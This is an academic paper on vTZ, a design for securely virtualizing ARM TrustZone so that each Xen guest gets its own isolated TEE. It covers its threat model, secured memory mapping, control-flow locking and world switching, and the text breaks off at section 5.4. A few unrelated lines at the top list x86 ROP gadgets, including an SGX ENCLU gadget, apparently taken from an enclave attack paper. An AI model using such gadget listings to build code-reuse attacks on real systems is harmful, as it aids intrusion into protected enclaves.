`pop rbx`		
`pop rcx`		
`pop rdx`		
`pop rax`		
`ret`		
ENCLU Gadget		
`do_ereport:`		
`enclu`		`sgx_trts.lib`
`pop rax`		
`ret`		

vTZ: Virtualizing ARM TrustZone

Zhichao Hua[12] Jinyu Gu[12] Yubin Xia[12] Haibo Chen[12] Binyu Zang[1]
Haibing Guan[2]

[1]*Institute of Parallel and Distributed Systems, Shanghai Jiao Tong University*
[2]*Shanghai Key Laboratory of Scalable Computing and Systems, Shanghai Jiao Tong University*
{huazhichao123,gujinyu,xiayubin,haibochen,byzang,hbguan}@sjtu.edu.cn

Abstract

ARM TrustZone, a security extension that provides a secure world, a trusted execution environment (TEE), to run security-sensitive code, has been widely adopted in mobile platforms. With the increasing momentum of ARM64 being adopted in server markets like cloud, it is likely to see TrustZone being adopted as a key pillar for cloud security. Unfortunately, TrustZone is not designed to be virtualizable as there is only one TEE provided by the hardware, which prevents it from being securely shared by multiple virtual machines (VMs). This paper conducts a study on variable approaches to virtualizing TrustZone in virtualized environments and then presents vTZ, a solution that securely provides each guest VM with a virtualized guest TEE using existing hardware. vTZ leverages the idea of separating functionality from protection by maintaining a secure co-running VM to serve as a guest TEE, while using the hardware TrustZone to enforce strong isolation among guest TEEs and the untrusted hypervisor. Specifically, vTZ uses a tiny monitor running within the physical TrustZone that securely interposes and virtualizes memory mapping and world switching. vTZ further leverages a few pieces of protected, self-contained code running in a *Constrained Isolated Execution Environment (CIEE)* to provide secure virtualization and isolation among multiple guest TEEs. We have implemented vTZ on Xen 4.8 on both ARMv7 and ARMv8 development boards. Evaluation using two common TEE-kernels (secure kernel running in TEE) such as seL4 [1] and OP-TEE shows that vTZ provides strong security with small performance overhead.

1 Introduction

ARM TrustZone [20] has been widely used as an approach to providing a TEE for mobile devices including Samsung's Galaxy [14] and Huawei's Mate [17]. TEE has been used to protect security-critical data like cryptographic keys and payment information [45, 42, 54]. Generally, TrustZone provides hardware-based access control of hardware resources, by enabling a processor to run in two asymmetrically-isolated execution environments: a *secure world*, which is a trusted execution environment (TEE), can be configured to access all resources of a *normal world* but not vice versa. To enable TrustZone as a security pillar for ARM-based platform, there have been many secure kernels running in TEEs (called TEE-kernel), including Trustonic [11], Qualcomm's QSEE [7] and Linaro's OP-TEE [6], to host various Trusted Applications (TAs) with different functionalities [21, 55, 43, 42, 38, 66, 59, 8].

While currently TrustZone is mainly deployed on mobile platforms, AMD has integrated TrustZone in their first 64-bit ARM-based SoC solution named "Hierofalcon" [1]. There are also many ARM-based server SoC in the market, including AppliedMicro's "X-Gene 3" [12], Cavium's ThunderX [47], and AMD's "Opteron A1100" [2]. Internet companies like PayPal and Baidu have deployed ARM servers at scale for years [60, 52]. On the other hand, an increasing number of virtualization features have been incorporated into ARM platforms. For example, in ARMv7 architecture, a special CPU mode called *hyp mode* is added for hosting a hypervisor; two-stage address translation together with System Memory Management Unit (SMMU) are also provided to support address translation and secure DMA for virtualization. With such virtualization extensions, commercial virtualization softwares like Xen [37] and KVM [28] have provided built-in support for ARM platform.

With ARM gaining increasing momentum in the server market, one natural question to ask is: *can TrustZone, the security pillar of ARM platform, be leveraged by multiple VMs on a virtualized platform*? Unfortunately, as TrustZone currently provides almost no support for virtualization, all VMs have to share one secure world, which means one TEE-kernel in the secure world serves different TAs for all VMs. Meanwhile, it is known that TEE-kernels are not bug-free and there have been

multiple security vulnerabilities discovered from major TEE-kernel providers including Samsung, Huawei and Qualcomm [61, 62, 24]. Since the TEE-kernel has a higher privilege than any normal world software, once it gets compromised, attackers can access any resources of all VMs as well as the hypervisor, which makes the TEE-kernel the "single point of breach".

One straightforward way to virtualize TrustZone would be using a hypervisor in the normal world to simulate TrustZone without leveraging any features of the hardware TrustZone. However, such an approach heavily relies on the security of the hypervisor, which has a Trusted Computing Base (TCB) with millions of lines of code and usually hundreds of security vulnerabilities discovered [68, 23]. Hence, once a hypervisor is compromised, all guest TEEs (in the following paper, the *guest TEE* presents the virtual secure world for each guest and the *secure world* presents the hardware secure world) are also under attackers' control.

To address these issues, this paper introduces vTZ that provides transparent virtualization of TrustZone while still maintaining strong isolation among guest TEEs with minimal software TCB. The key idea is separating functionality from protection by maintaining one secure co-running VM serving as a guest TEE for each guest, while using the physical TrustZone to enforce strong isolation among them together with the hypervisor. Specifically, vTZ uses two secured modules running within the secure world that interpose memory mapping and world switching. Based on the interposition, vTZ further provides multiple *Constrained Isolated Execution Environments (CIEEs)* that protect self-contained code snippets running inside them by leveraging TrustZone-enabled same-privilege isolation [30, 21, 31] such that the hypervisor cannot tamper with the CIEE or break their execution integrity. The CIEEs are then used to contain the logic that virtualizes the functionalities of the physical TrustZone, including secure booting, secure configuration of memory and devices for each guest TEE. vTZ also provides *Control Flow Locking (CFLock)* to enforce that the CIEEs will be invoked at some specific point and cannot be bypassed. Building atop vTZ, we also provide various VM management operations including VM suspending and resuming while preserving the security properties.

We have implemented vTZ based on Xen-ARM 4.8 on both LeMaker Hikey ARMv8 development board as well as a Samsung's Exynos Cortex development board, and run two common TEE-kernels: seL4 [40, 39] and OP-TEE [6] from STMicroelectronics and Linaro in the guest TEE. The performance evaluation shows that the average applications overhead introduced by vTZ is about 3% compared with Xen.




Figure 1: ARM with TrustZone and virtualization extensions: TrustZone splits CPU into normal world and secure world, all other hardware resources are split as well. Each world has its own user and kernel space, and can switch to each other by *smc* instruction. Only the normal world has virtualization support. TrustZone Address Space Controller (*TZASC*): configure DRAM as secure or non-secure (S/NS) partition. TrustZone Memory Adapter (*TZMA*): configure SRAM S/NS partition. TrustZone Protection Controller (*TZPC*): configure peripheral S/NS partition. General Interrupt Controller (*GIC*): control interrupt, can also configure interrupt S/NS partition. Random Number Generator (RNG): device for generating the random number.

2 Background and Motivation

We first give a detail introduction on ARM hardware extensions including TrustZone and virtualization. Then we introduce existing applications of TrustZone and discuss why virtualize it.

2.1 Overview of TrustZone

TrustZone [20] is a hardware security mechanism since ARMv6 architecture, which includes security extensions to ARM System-On-Chip (SoC) covering the processor, memory and peripherals. For processor, TrustZone splits it into two execution environments, a normal world and a secure world (as shown in Figure 1). Both worlds have their own user space and kernel space, together with cache, memory and other resources. It is noted that only the normal world has hyp mode.

The normal world cannot access the secure world's resources while the latter *can* access all the resources. Base on this asymmetrical permission, the normal world is used to run a commodity OS, which provides a *Rich Execution Environment (REE)*. Meanwhile, the secure world, always locates a secure small kernel (TEE-kernel). The two worlds can switch to each other under the strict supervision of a *Secure Monitor* running in monitor mode. Typically, a special instruction called "secure monitor call" (*smc*) is used for worlds switching.

TrustZone divides all memory into two parts: normal part and secure part, which are distributed into normal

world and secure world accordingly. Again, TrustZone ensures that the normal world cannot access the secure part of memory while the secure world can access the entire memory. With this feature, two worlds can communicate with each other by using a piece of shared memory. Besides, the memory partition can be dynamically controlled by the secure world, which gives secure services running in the secure world the ability to dynamically protect certain memory.

For I/O devices and interrupts, TrustZone also splits them into two worlds. An I/O device can be partitioned to one specific world. TrustZone ensures that the normal world cannot access the secure world's I/O devices while the secure world can control the whole system's devices. For each interrupt, TrustZone can designate which world to handle it. When a secure interrupt arrives, TrustZone will switch the processor to the secure world to handle it. Similar to memory, the partitioning of I/O devices and interrupts can be dynamically configured by the secure world.

2.2 Address Translation in ARM

The ARM virtualization extension not only adds a new *hyp mode* in CPU, but brings a complex address translation [4]. ARM architecture leverages translation table, which is pointed by a translation table base register, to perform address translation. There exist two different kinds of address translations: one-stage and two-stage. The one-stage translation simply maps virtual address (VA) to physical address (PA). It is used in the hyp mode (using a hyp-mode translation table) and the secure world (using a stage-1 translation table). Both of them have their own translation table base register. Two-stage translation includes stage-1 and stage-2, which is used by guest VMs. In stage-1, a VA is translated to an intermediate physical address (IPA); in stage-2, the IPA is further translated to the corresponding PA. The stage-1 page table is controlled by guest OS and the stage-2 page table is controlled by the hypervisor.

2.3 TrustZone-based Applications

TrustZone is getting increasing popularity and has been used in various scenarios to protect security-critical data and enhance the security of the normal world.

Secure Storage and Credential Protection: The isolation property of TrustZone makes it an ideal choice to store user's secret data, e.g., private keys, passwords, credit card numbers, etc. For example, a web server could put the private key and all the code accessing it into the secure world [55] so that the private key will never be accessed by the normal world, which can effectively defend against memory exposure attacks such as Heartbleed attack [16] or buffer overread attack [58]. The TrustOTP project [59] provides a secure one-time password (OTP) device on a mobile phone using TrustZone, which can keep working even if the REE OS crashes. Rubinov et al. [54] propose a method to automatically partition a Java application to two parts: one security-sensitive part in secure world and one feature-rich part in normal world. All these systems and technologies can be applied to the server platform in a seamless way.

Enforcing REE Security: TEE can be used to enhance the security of REE because the secure world has higher privilege than the normal world. For example, TZ-RKP [21] provides real-time protection for the normal world kernel from within the secure world. SPROBES [32] provides an introspection mechanism protected by TrustZone that can instrument any instruction of a REE OS, which is able to detect REE kernel rootkit. These technologies can also be used to enforce the security of server OS and applications.

2.4 The Need to Virtualize TrustZone

On mobile phone, the TEE-kernel is usually device dependent and is deployed by the phone manufacturer. For example, Apple [35], Samsung [14] and Huawei [36] use different TEE-kernels in their phones. A phone user is not allowed to install a third party TEE-kernel even after iOS jailbreak or Android root. Each TEE has one root key, which is controlled by the device manufacturer and used for TA authentication. A new TA needs to be signed by the root key before running in the TEE of corresponding device.

Since trustZone is not designed to be virtualizable, currently on a virtualized environment, e.g., cloud, all VMs on the same host have to share one TEE-kernel. Such solution is not only inefficient, but may also cause security issues, since there is no way for each VM to deploy its own TEE-kernel. It means that cloud users are restricted to use the root key controlled by the vender to sign their TAs, and have to trust the only TEE-kernel provided by the vender which is the single point of breach in software running inside TrustZone. Unfortunately, there have been various security vulnerabilities discovered in major vendors' TEE-kernel [62, 61, 63, 64, 15]. These motivate us to design vTZ to virtualize TrustZone to be seamlessly used by multiple virtual machines, while preserving the security properties offered by the hardware-based TrustZone, so that each virtual machine can run its own TEE-kernel in a secure and isolated environment.

3 Design Overview

In this section, we first discuss the goals and challenges of TrustZone virtualization, and present two intuitive de-

Table 1: Properties enforced by TrustZone which should also be enforced by vTZ. Meanwhile, shows how a malicious hypervisor can violate these properties as well as possible results. S/W means secure world. N/W means normal world.

TrustZone Features	System Properties	Properties Violation by Malicious Hypervisor → Consequence
Secure Boot	**P-1.1**: *S/W must boot before N/W.*	Violate boot order. → Secure configuration bypass.
	P-1.2: *Boot image of S/W must be checked.*	Violate integrity check of boot image. → Code injection in guest TEE.
	P-1.3: *S/W cannot be replaced.*	Replace a guest TEE with another one. → Providing malicious TEE.
CPU States Protection	**P-2.1**: *smc must switch to the correct world.*	Switch to a wrong guest TEE. → Providing malicious TEE.
	P-2.2: *Protect the integrity of N/W CPU states during switching.*	Tamper CPU states during switching. → Controlling execution of guest TEE.
	P-2.3: *Protect S/W CPU states.*	Tamper guest TEE's CPU states. → Controlling execution of guest TEE.
Memory Isolation	**P-3.1**: *Only S/W can access secure memory.*	Let arbitrary VM access guest secure memory. → Info leakage.
	P-3.2: *Only S/W can configure memory partition.*	Let arbitrary VM configure guest memory partition. → Reconfigure secure memory as normal.
Peripheral Assignment	**P-4.1**: *Secure interrupts must be injected into S/W.*	Forbid interrupt being injected into guest TEE. → Disturbing the execution of guest TEE.
	P-4.2: *N/W cannot access secure peripherals.*	Let guest N/W access secure peripherals. → Info leakage of secure peripherals.
	P-4.3: *Secure peripherals are trusted for S/W.*	Provide malicious peripherals for guest TEE. → Info leakage of guest TEE.
	P-4.4: *Only S/W can partition interrupt/peripherals.*	Let arbitrary VM configure guest interrupt/peripherals. → Reconfigure secure peripheral as normal.

signs. We then show our threat model, assumptions and the design of vTZ.

3.1 Goals and Challenges

The goal of vTZ is to embrace both strong security as well as high performance. We analyze a set of security properties that physical TrustZone provides, as shown in Table 1, which should be kept after TrustZone virtualization. To enforce these properties, vTZ needs to address the following challenges:

- *Challenge 1*: A compromised hypervisor may violate the booting sequence or booting a compromised or even a malicious guest TEE-kernel.
- *Challenge 2*: A compromised hypervisor may hijack a guest TEE's execution by tampering with its CPU states. It may even switch to a malicious TEE when performing world switching.
- *Challenge 3*: Once the hypervisor is compromised, there is no confidentiality and integrity guarantee for the secure memory owned by a guest TEE.
- *Challenge 4*: Guest TEEs trust peripherals that are configured as secure. A malicious hypervisor may provide a malicious virtual peripheral to a guest TEE.

3.2 Alternative Designs

Design-1: Dual-Hypervisor. This design uses a full-featured hypervisor to virtualize the secure world, which can be called a *TEE hypervisor*, as shown in Figure 2(a). Like the hypervisor in the normal world, the TEE hypervisor is in charge of multiplexing the secure world and offers a virtualized interface of TrustZone to the normal world. It also needs to associate a guest VM with its corresponding guest TEE. However, this design has several issues.

The first issue is its large TCB. A TEE hypervisor needs to virtualize a full-featured execution environment as the physical TrustZone provides, which requires non-trivial implementation complexity due to the lack of virtualization support in the secure world. This leads to a large code base for the TEE hypervisor. Further, since the TEE hypervisor needs to work together with the REE hypervisor to bind one guest TEE for each guest, the TCB of such a design includes not only the TEE hypervisor but also the REE hypervisor. Otherwise, a malicious REE hypervisor may let one guest VM in the normal world switch to another guest's TEE.

The second issue is the poor compatibility with existing TEE-kernels. The TEE-kernel cannot run in the kernel mode, since only the TEE hypervisor can reside at the highest privilege level. While "trap and emulate" may be a viable solution, there are some sensitive but unprivileged instructions, which will silently fail instead of trapping into the hypervisor when being executed in user mode. For example, modifying some privileged bits in *CPSR* register in user mode will just be ignored. Para-virtualization is also possible, but it may lead to compatibility and security problems since existing TEE-kernels have to be modified and the TEE hypervisor has to weaken isolation due to exposing more states and interfaces to guest TEE-kernels.

The third issue is the large overhead due to costly world switching, which involves two hypervisors to trap




Figure 2: Different designs of TrustZone virtualization. VM_n and VM_s mean the normal world and secure world of a VM, respectively. T-K means TEE-kernel.

and emulates the world switching. An *smc* (secure monitor call) will first be trapped in the REE hypervisor and then transferred to the TEE hypervisor, which in turn transfer the call to the designated guest TEE. This results in a long call path and several privilege level crossings.

Design-2: Full Simulation of TrustZone. This design fully simulates multiple guest TEEs by using the hypervisor running in the normal world to virtualize the guest TEEs along with the normal world guest VMs and to handle their interaction, as shown in Figure 2(b). All switches between two virtualized worlds are simulated by switching between two different VMs (called VM_n and VM_s). This also means that the physical TrustZone is not essential (not used).

Comparing with the first design, this design can achieve better performance, less complexity, and better compatibility. The main problem is its large TCB of a commodity hypervisor, which includes not only the hypervisor but also the management VM (for Xen) or the host OS (for KVM). Either contains millions of lines of code (LoC). There have been 236 and 103 security vulnerabilities uncovered in Xen [19] and KVM [18] respectively, not to mention those in Linux itself.

3.3 Threat Model and Assumptions

vTZ assumes an ARM-based platform that implements the TrustZone extension together with the virtualization extension. All the hardware implementations are correct and trustworthy. vTZ also assumes that the whole system is loaded securely, including both the secure world's and the normal world's code, which is ensured by *secure boot* technology of TrustZone. Intuitively, secure boot only guarantees the integrity of the system during the boot-up process, but not the integrity thereafter. We do not consider side channel attacks or physical attacks to the memory and SoC, like cold boot or bus snooping. We also do not consider the vulnerabilities within a guest TEE.

We assume that any guest VM or guest TEE can be malicious. Like prior work using same privilege level protection [30, 21, 31], we assume the hypervisor itself is not malicious, which is trust during system booting to do initialization correctly. After booting, the hypervisor can be compromised.

3.4 Our Design: vTZ

vTZ adopts the principle of separating functionality from protection [68]. Specifically, vTZ relies on the normal world hypervisor to virtualize functionality of guest TEEs but leverages the physical TrustZone to enforce protection, as shown in Figure 2(c).

To enforce the booting integrity, vTZ uses the secure world to check the booting sequence as well as perform integrity checking (Section 5.1). To provide efficient memory protection, vTZ uses Secured Memory Mapping (SMM), a module in the secure world, to control all the stage-2 translation tables as well as hypervisor's translation table (Section 4.1). Based on that, vTZ can set security policies to, e.g., ensure that any of the guest TEE's secure memory will never be mapped to other VMs or the hypervisor, and the hypervisor cannot map any new executable pages in hyp mode after booting up.

To protect the CPU states during context switching and guest TEE's execution, Secured World Switching (SWS) hooks and checks all the switches in the secure world, which alternatively saves and restores guest CPU states for each guest TEE (Section 4.3). The virtual peripherals are also isolated through securely virtualizing resource partitioning of peripherals and interrupts (Section 5.3).




Figure 3: System Architecture: Two secured modules (Secured World Switching (SWS) and Secured Memory Mapping (SMM)) are located in secure world. Constrained Isolated Execution Environment (CIEE) is running in hyp mode in the normal world. Control-flow Lock (CFLock) provides non-bypassable hook for CIEE and secured modules when an exception happens.

The key to achieving the above interposition and protection is efficiency and vTZ achieves these by extending prior work with same privilege isolation [30, 21, 31] to virtualized environments. Specifically, vTZ provides a set of Constrained Isolated Execution Environments (CIEEs) in hyp mode (Section 4.4). CIEE is isolated from each other as well as from the hypervisor. To prevent sophisticated attacks like ROP [53], vTZ ensures the control flow and data flow integrity for code snippets within each CIEE. Control Flow Locking (CFLock) (Section 4.2) is used to provide non-bypassable hook for CIEE and secured modules (SMM and SWS) in the secure world. CIEE is not part of TCB since a compromised CIEE cannot affect the security of other CIEEs or guest TEEs.

The TCB of vTZ contains only the secured modules running in the secure world, which has less than 2k LoC. In contrast, the TCB for design-1 contains the huge REE hypervisor as well as a smaller TEE hypervisor containing tens of thousands of LoC (e.g., NOVA [57] contains a 9k LoC microhypervisor and 29k LoC VMM, OKL4 [33] contains 9.8k LoC). The TCB for design-2 includes a whole commodity hypervisor, which contains several millions of LoC.

4 Protection Mechanisms

As mentioned in Section 3.4, vTZ leverages four mechanisms: SMM, CFLock, SWS and CIEE to enforce the security properties for guest TEEs, as demonstrated in Figure 3. This section will describe all these mechanisms in details.

4.1 SMM: Secured Memory Mapping

The Secured Memory Mapping (SMM) module runs in the secure world for memory isolation. SMM controls the VA-to-PA mapping in the hyp mode as well as IPA-to-PA mappings for guest VMs in an exclusive way. It provides two interfaces to the hypervisor, one for loading a translation table and the other for modifying entries of a translation table. Based on that, SMM manages and enforces different security policies on every memory mapping operation. It only provides one interface to some specific CIEEs which contain virtual partitioning controller emulator (introduced in Section 5.3) to configure security policies.

Exclusive Control of Memory Mapping: To ensure that only the SMM can load or change memory mapping, vTZ enforces that the hypervisor does not contain any instruction to do so. There are three ways for a hypervisor to modify memory mapping: changing the base register to a new translation table [2], changing the entries of translation table, or disabling the address translation [3]. In vTZ, the hypervisor is modified so that is no instruction that loads new translation table or disables translation. Meanwhile, all the page tables are set as read-only to the hypervisor. The corresponding operations are replaced to invocations to SMM.

SMM maps the code pages of the hypervisor as read-only so that the code will not be changed at runtime. It also controls the swapping of hypervisor code and ensures the integrity of code during swapping in process. To prevent return-to-guest attack, SMM ensures that no guest memory will be mapped as executable in hypervisor's space. Moreover, SMM forbids to map any new page as executable in the hypervisor's address space after system booting. vTZ also ensures that there is no ROP gadget that can be used to form new instructions to operate the translation table (which is relatively trivial on ARM platform since instruction alignment is required). We also consider all the ISAs with different length.

4.2 CFLock: Control Flow Locking

Locking the control flow means enforcing a control flow transfer to specific code at some certain event, so that the code will not be bypassed to handle the event. CFLock can "lock" the control flow when any exception happens, which is used to ensure the non-bypassability of the SWS and CIEEs (described in following sections). We force the control flow at the entry of different exception handlers. The ARM architecture uses a special register to point to the base address of exception table, and each table entry will correspond to one exception handler. We deprive the hypervisor of ability to modify this base register by replacing all the modification instructions with invocations to secure world, similar as Section 4.1. The exception table will also be marked as read-only by SMM, to enforce that each exception will eventually reach to one specific handler. After that, certain control flow transfer instructions (e.g., an uncondi-

tional jump to the entry of a CIEE) will be implanted in these handlers. Since SMM ensures the code of hypervisor is read-only, such instruction will never be modified.

4.3 SWS: Secured World Switching

Secured World Switching (SWS) is a module running in the secure world enforcing the security properties of guest's world switching. SWS interposes two types of switching: between one guest's VM_n and VM_s, as well as between a virtual machine and the hypervisor. In vTZ, these two types can be handled uniformly since the former is also handled by the hypervisor. To achieve complete interposition, SWS ensures that each switching will first trap to SWS itself.

Complete Interposition: On ARM architecture, there are two situations causing switching from a guest VM to the hypervisor. One is *IRQ/FIQ interrupt* which is caused by hardware interrupts, the other is *guest sync exception* (hyp trap in ARM32), which is caused by any trapping instructions (like *smc*, co-processor accessing, hypercall, etc.) or data abort (like stage-2 translation table abort). In both situations, switching is caused by exception. Hence, CFLock can be used to enforce that the control flow will eventually be transferred to SWS.

If the hypervisor needs to switch to a guest, it must change the current exception level from the hyp mode to kernel mode. There are three methods for the hypervisor to do so: by executing *eret* instruction, by executing *movs pc, lr* instruction, or directly setting the exception level (e.g., by executing *CPS* instruction); In order to enforce a single exit point, SWS requires the hypervisor to remove all these instructions and replace them with corresponding invocations to SWS. Thus, SWS ensures that its interposition will be non-bypassable for each control transfer between guest VMs and the hypervisor.

4.4 CIEE: Constrained Isolated Execution Environment

CIEE is an environment in the hyp mode, which is used to implement some key logics that emulate the functionalities of TrustZone, e.g., virtualizing partition controller (see Section 5.3). Each CIEE has its own translation table, stack page and secure objects, and contains a piece of code with a strong control flow integrity as well as data flow integrity. Meanwhile, SMM and SWS will assign different capabilities to different CIEEs, so that one CIEE can only access its own secure objects. Each CIEE has different copies of secure objects for different guests, and one CIEE can only serve one caller guest at a time.

Enforce Security of CIEE: In order to protect CIEE from a compromised hypervisor and ensure that it cannot be bypassed, it must satisfy following requirements:




Figure 4: Constrained Isolated Execution Environment (CIEE): an execution environment which is fixed on memory location to identify itself to the secured modules running in the secure world. Its execution only depends on the stack page and secure objects. Interrupts are disabled when in CIEE.

1. **Single entry point**: It is illegal to jump to the middle of a CIEE.
2. **Run-to-completion**: Once starting to run, it must run to the completion without being interrupted.
3. **No dependence on the hypervisor's data**: Otherwise a compromised hypervisor can affect CIEE's execution.
4. **No data exposure to the hypervisor**: Otherwise a compromised hypervisor may tamper with CIEE's running states.
5. **Unforgeable to the secure world**: A CIEE needs to identify itself to the modules running in the secure world; otherwise the hypervisor may impersonate to be CIEE.

Figure 4 shows the design of *CIEE* in vTZ. Each CIEE's code is loaded to a fixed memory address during initialization. The secure world is aware of CIEE's metadata, which includes {*entry_addr, exit_addr*}, to meet the requirement-⑤. The code pages of CIEE are mapped as read-only by SMM to ensure the code integrity. By default, the code pages of CIEE are mapped as non-executable. The first and last instructions of a CIEE are always *smc*. After the first *smc* (on a different executable page) trapping to the secure world, vTZ will check the trapping address stored in *LR_mon* [4] and to identify the specific CIEE by the address. Then SMM will remap the corresponding CIEE's code body to be executable, and map stack pages as read/write. The remapping is done only on the current CPU core; thus on other cores the CIEE is still non-executable and its stack is not accessible. In this way, the execution must start from the first *smc*, and the requirement-① is satisfied.

vTZ will disable any interrupt before transferring control to a CIEE. The code in CIEE must be self-contained,

and will keep running till the last *smc* instruction. Thus, the requirement-② is met. When trapping due to the last *smc*, SMM will again remap the code body to non-executable and clean the stack page to meet requirement-④. There is no need for the hypervisor to access CIEE's code, secure objects or CIEE's stack page.

To further enforce the control flow integrity, protecting the code page alone is not enough. We also ensure that CIEE's code only depends on either local data in stack page or secure objects. The former is only mapped when CIEE is executed, and the latter is mapped as read-only in the hyp mode and can only be modified by invoking the secured modules. So that we can satisfy requirement-③, and hypervisor cannot tamper with CIEE's control flow.

Since a CIEE contains code which serves the guest or the hypervisor, vTZ enables a CIEE to write results back to them. The memory used to store results for a guest is marked as secure object, and the CIEE needs to ask the SMM to write it. The hypervisor's data is mapped to the CIEE, so that the CIEE can directly write results to the hypervisor's memory. For example, the CIEE for VM suspending (Section 5.4) could directly return the encrypted snapshot of a VM_s back to the hypervisor.

Privilege Isolation: CIEE is not in the TCB of vTZ. vTZ isolates the privilege of different CIEEs from two dimensions. First, one CIEE cannot access any sensitive data not belonging to it. This is enforced by SMM which ensures one CIEE's own secure object and stack page will never be mapped into other's address space. Second, one CIEE can only provide service to the current guest. One CIEE will have different secure objects for different guests. SWS can identify the current guest and then only allows a CIEE to access current guest's secure objects.

5 TrustZone Virtualization

In this section, we present how to virtualize TrustZone features listed in Table 1 by using the four mechanisms described in last section. We also demonstrate the process of suspending and resuming a guest with its guest TEE.

5.1 Virtualizing Secure Boot

Secure boot is used to ensure the integrity of booting. The booting process of a TrustZone-enabled device includes following steps: 1) Loading a bootloader from ROM, which is tamper resistant. 2) The bootloader initializes the secure world and loads a TEE-kernel to memory. 3) The TEE-kernel does a full initialization of the secure world, including the secure world translation table, vector table and so on. 4) The TEE-kernel switches to the normal world and executes a kernel-loader. 5) The kernel-loader loads a non-secure OS and runs it.

During the process, each time a loader loads a binary image, it will calculate the checksum of the image to verify its integrity. Meanwhile, the booting order is also fixed: the TEE-kernel is the first to run so that it can initialize the platform first. To virtualize the secure boot process, vTZ is required to enforce the following properties:

- **P-1.1**: *S/W must boot before N/W.*
- **P-1.2**: *Boot image of S/W must be checked.*
- **P-1.3**: *S/W cannot be replaced.*

The virtualized secure boot process of vTZ is shown in the top part of Figure 5. The hypervisor initializes the data structure and allocates memory for both guest VM_n and its corresponding VM_s, loads the TEE-kernel image and guest normal world OS image to the memory, respectively. Then the hypervisor will register the two VMs in the Secured World Switching (SWS) module. Since SWS controls all the world switches between the *hyp mode* and a VM, it can ensure that only registered VM can be executed. During registration, SWS first asks the Secured Memory Mapping (SMM) module to remove all the mapping of memory pages allocated to the guest from the hypervisor's translation table and checks the integrity of a guest's TEE-kernel. Then SWS creates a binding between the guest VM_n and VM_s by recording their VMID, and marks their context data as read-only to hypervisor. SMM will also initialize the stage-2 translation tables of these two VMs and set the VMID in the stage-2 translation table base register. So the **P-1.2** and **P-1.3** are enforced. The scheduling of VM is done by the hypervisor. SWS will ensure that the VM_s must run before the corresponding VM_n to enforce **P-1.1**.

5.2 Protecting CPU states

vTZ needs to enforce following properties to provide the same CPU states protection of TrustZone.

- **P-2.1**: *smc must switch to the correct world.*
- **P-2.2**: *Protect the integrity of N/W CPU states during switching.*
- **P-2.3**: *Protect S/W CPU states.*

SWS intercepts all the switching between a guest VM and the hypervisor, A switching includes saving states of the current VM, finding the next VM, and restoring its states. The states saving and restoring are done by SWS in the secure world, while the finding of next VM is done by the hypervisor, as shown in the bottom half of Figure 5. Then SWS can check the restored target VM




Figure 5: Boot and context switch process: Hypervisor is responsible to build VM for each guest. SWS verifies every guest before hypervisor can execute it, including initializing guest EPT and checking image integrity. Let hypervisor switch between VM_s and VM_n. SWS checks all entering to a VM.

to ensure **P-2.1** and **P-2.2** are satisfied. During execution, SWS also prevents the hypervisor from stealing or tampering with VM_s's context to achieve **P-2.3**. For example, if one VM is exited because of the scheduling, then its CPU states cannot be modified. Further, VM_s's system control registers also cannot be modified by the normal world hypervisor.

5.3 Virtualizing Resource Partitioning

TrustZone can split hardware resources to the normal world or the secure world. Three different resource partitions are provided, together with three different controllers which are used to configure the partition:

- **Memory partitioning**, which is configured by TrustZone Address Space Controller (*TZASC*).
- **Peripheral partitioning**, which is configured by TrustZone Protection Controller (*TZPC*).
- **Interrupt partitioning**, which is configured by General Interrupt Controller (*GIC*).

Once set as secure, the resource can only be accessed by the secure world. A secure interrupt must be injected to the secure world and will lead to a world switching if it happens in the normal world. All the three controllers can be used to repartition the resource only by the secure world.

It is needed for a guest to dynamically partition some critical virtual devices such as virtual Random Number Generator (vRNG), vGIC and so on. For example, a guest may only allow its guest TEE to configure the vGIC, or first initialize a vRNG in VM_s and then use it in VM_n. To support these requirements, vTZ provides the same semantic of resource partitioning as a real TrustZone, which includes the configuration of partitioning and the enforcement of partitioning.

Virtualizing Partitioning Controllers: Following two properties should be satisfied:

- **P-3.2**: *Only S/W can configure memory partition.*
- **P-4.4**: *Only S/W can partition interrupt/peripherals.*

The virtualization of partitioning configuration is done by the classic "trap and emulate" method. vTZ provides three virtual controllers (*vTZASC*, *vTZPC* and *vGIC*) for each guest. ARM only provides memory mapped I/O, all devices are operated by accessing their device memory region. By mapping all the three controllers' memory regions as read-only in each guest's stage-2 translation table, any write to them will cause a trap to the hypervisor. The CFLock enforces that the trap will be handled by a handler in a CIEE. The handler first checks whether the trap is raised by a VM_s, and will ignore it if not, which enforce **P-3.2** and **P-4.4**. The handler then invokes a corresponding controller emulator to do the configuration. The emulator runs in another CIEE and can only repartition for the guest who performs the write operation.

Secure Memory Partitioning: The following property is a fundamental one:

- **P-3.1**: *Only S/W can access secure memory.*

This property is enforced by the SMM module through the following policy: any guest's secure memory region can only be mapped in its VM_s but not any other VMs or the hypervisor.

Secure Device Partitioning: In secure device part, vTZ must enforce the following two properties:

- **P-4.2**: *N/W cannot access secure peripherals.*
- **P-4.3**: *Secure peripherals are trusted for S/W.*

We have implemented commonly used secure devices for existing TEE-kernel, like *TZASC*, *TZPC*, *GIC*, *uart*, *RTIC* and so on. We virtualize these devices for each guest by "trap and emulate". Since all ARM devices use memory mapped I/O, access to a virtual secure device can be easily trapped by controlling stage-2 translation table. When a virtual secure device is accessed, the CPU will get trapped. The trap will be handled by a corresponding emulator, which runs in a CIEE. The device states are stored as secure objects belonging to the CIEE. vTZ keeps different copies of devices state for different guests, so that the emulator can virtualize the secure device for different guests. If the device is marked as a secure peripheral by one guest, the emulator will enforce

that it cannot be accessed by this guest's VM_n, so the **P-4.2** is enforced. One guest's configuration will not influence others. The entire process is also protected by CFLock, so that all the operations on virtual secure device will eventually be handled by the emulator in CIEE, and **P-4.3** is satisfied.

Secure Interrupt Partitioning: For interrupts, vTZ needs to ensure the following property:

- **P-4.1**: *Secure interrupts must be injected into S/W.*

Each time when an interrupt happens, it will be handled by a secure interrupt dispatcher. The dispatcher can decide whether the interrupt is secure or not according to a virtual interrupt partition list which is managed by trusted virtual GIC. The CFLock enforces that the dispatcher cannot be bypassed and the CIEE ensures the security of it. These work together to enforce **P-4.1**.

5.4 Supporting TEE Management Operations

Suspending and resuming are two important operations of virtualization. vTZ enforces the correctness and security of these operations, as shown in Figure 6.

